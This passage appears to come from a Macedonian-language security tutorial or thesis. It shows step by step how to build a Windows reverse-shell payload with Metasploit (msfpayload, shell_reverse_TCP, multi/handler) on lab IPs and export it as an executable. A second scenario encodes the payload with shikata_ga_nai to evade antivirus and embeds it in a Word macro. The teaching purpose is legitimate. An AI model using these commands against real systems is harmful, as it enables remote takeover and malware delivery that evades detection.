
IP:192.168.163.128
PORT:1075
Payload: windows/shell_reverse_TCP

Во ова сценарио ние користиме бинарен payload т.е payload во извршна датотека .exe.

Сега ќе ја објасниме чекор по чекор постапката на креирање на ваков тип на payload:

1.Чекор – Повикување на Msfpayload.

Msfpayload е колекција на payload со различна намена и за различна верзија на Оперативен систем (Linux или Windows). Повикувајќи ја оваа команда можеме да забележеме листата на payloads којшто можат да се користат, ние во овој случај ќе го користиме windows/shell_reverse_TCP[4].




Како што можеме на сликата да видеме дека со повикување на Msfpayload ни се прикажува целата листа на payloads.

2. Чекор – Приказ на опциите на payload-от.

Во овој чекор ќе користиме некој клучни зборови или кратенки кои се дефинирани во работната околина на Metasploit. Тие клучни зборови ќе ги употребиме и комбинираме со клучниот збор Msfpayload кој во комбинација со bash скриптниот јазик се зголемува неговата функционалност.

[4] Користењето на shell_reverse_TCP ќе ни овозможи клиентот да се поврзи до серверот.



За добивање на опциите како што се прикажани на сликата во конзолата ќе го внесиме следново:


Msfpayload windows/shell_reverse_TCP o

Ова значи дека ќе го користиме payload-от којшто сме го селектирале за употреба во ова сценарио и со клучниот збор/буква “**o**” ќе ја употребеме за да ги добиеме опциите кои ни се нудат и кои ни се потребни за сетирање на нашите претходно дефинирани IP адреси и порти.

3. Чекор – Поставување/Сетирање на опциите на payload-от.

Од претходниот чекор можеме да видеме кои опции ни се нудат и кои опции ни се потребни за да го направеме нашиот payload да биде функционален. Во овој чекор ние ќе ги поставиме тие опции. Тие опции се LHOST и LPORT. Со LHOST ќе дефинираме IP адресата на хост-от т.е напаѓачот, а со LPORT ние ќе ја дефинираме портата преку која треба да се поврзиме до целта.Значи ќе употребиме:

- LHOST=192.168.163.128
- LPORT=33556



Значи за да ги добиеме опциите пополнети со нашите информации за целта и портот во конзоланата линија ќе внесеме:


Msfpayload windows/shell_reverse_TCP o LHOST=192.168.163.128 LPORT=33556 o

Повторно внесуваме “o” на крајот за да видеме дали точно сме ги внеселе потребните информации.

4. Чекор – Креирање на извршна датотека.

За да можеме да го постигнеме резултатот(добивање на комадна линија од целта што се напаѓа) кој се базира се базира на клиент-сервер структура ние ќе го трансформираме нашиот payload во извршна датотека. Таа датотека треба да се изврши на целта која што се напаѓа. Како резултат на извршувањето ние ќе добиеме командна линија.

Во зависност од тоа во каква датотека сакаме нашиот payload да се трансформира може да употребеме различни клучни зборови/букви. Доколку сакаме да биде како во ова сценарио ние ќе уптребеме на местото каде што користевме буквата **“o”** за опции ние ќе употребиме буквата **“x”** што претставува executable што значи извршна и со тоа ќе ни се овозможи креирање на извршна датотека. Во комбинација со bash скриптниот јазик во Linux ќе ја искористиме резервираната команда/знак “>” за излез т.е оваа команда се користи за запишување на излзот на претходно извршената команда во некоја датотека.




На сликата можеме да го видеме примерот за претворање во нашата команда со опции во клучна датотека. Во овој случај излезот на извршување на командата ќе се запиши во извршна дадотека која ќе се зачува на работната површина на Linux.

5. Поставување на handler(наслушувач) на payload-от.


Во овој чекор кој воедно е и финален чекор ќе разгледаме како се поставува наслушувач т.е handler за payload-от којшто сме го искористиле.

Најпрвин ја повикување работната околина на Metasploit преку конзолна линија со клучниот збор msfconsole. Во ова сценарио ги користиме следниве клучни зборови по повикувањето на msfconsole:


- Use exploit/multi/handler – со повикување на наслушувач којшто го користи истиот тип на payload којшто претходно го искористивме за креирање на “client” којшто ќе се поврзи точно до овој наслушувач. Со сетирање на порта и IP адреса ние креираме всушност сервер на којшто нашата цел ќе се поврзи.
- Set payload windows/shell/reverse_tcp – сетирање на payload на наслушувачот (windows/shell/reverse_tcp е слично со windows/shell_reverse_TCP од претходниот чекор).
- Show options – клучен збор за прикажување на опциите.



На следната слика е прикажано сетирање на информации т.е сетирање на LHOST и LPORT со вредности 192.168.163.128 и 33556. Со користење на клучиот збор exploit се активира payloadot.



Следно што треба да направиме е да ја активираме извршаната датотека од целта со тоа ние ќе ја добиеме комадната линија, но во зависност од тоа доколку на целта не е инсталиран анти вирусен софтвер за тоа ќе видиме подоцна во следните сценарија.



Успешно добивање на комадна линија.

6.2. Сценарио број 2 –Visual Basic infection – метод

ХОСТ/НАПАЃАЧ

IP:192.168.163.129
PORT:32333
Payload: windows/shell_reverse_TCP
Module: exploit/multi/handler
Encode: shikata_ga_nai

КЛИЕНТ/ЦЕЛ

IP:192.168.163.128
PORT:1038
Payload: windows/shell_reverse_TCP


Поради тоа што во претходното сценарио нашиот бинарен payload ќе биде детектиран од страна на анти вирусната програма, за таа цел ние ќе направиме нешто поинтересно и понапредно. Ќе искористиме енкодирање[5](encoding) на payload-от. Ќе користиме слични информации за нашите напаѓач/цел, единствено ќе користиме различен порт.

Целта на ова сценарио е да го прикриеме нашиот payload во документ користејќи Microsoft Office 2007. Ќе користиме макроа во којшто ќе го вметнеме нашиот payload, payload-от ќе биде во формат .bas а додека пак екетензијата на документот кој го користиме ќе биде .docx кој подцна ќе го зачуваме во формат во кој ќе биде овозможено макрото и негово извршување.

1. Чекор – Поставување на опциите и енкодирање.

Поради тоа што некои чекори се слични со претходното сценарио и претходно се запознаевме кој често клучни зборови/букви ќе ги користиме во другите сценарија, одлучив овој чекор да го започнам со дефинирањето на опциите(options) и сетирање на енкодерот.

[5] Encoding –енкодирање претставување претворање на информацијата од еден формат во друг.





Како што може да се забележе од сликата поставувањето на payload-от кој ќе се користи, сетирање на информациите за LHOST и LPORT како и енкодирање во овој случај е одбран типот на енкодирање shikata_ga_nai (од јапонски што значи “it can't be helped” т.е “неможе да се помогне”). Постајат и други типови на енкодери но најдобар е shikata_ga_nai. Исто така се користи за излезна датотека “v>” што значи ќе се креира датотека во visual basic со формат .bas.

2. Чекор – Поставување на макрото во Word документ.

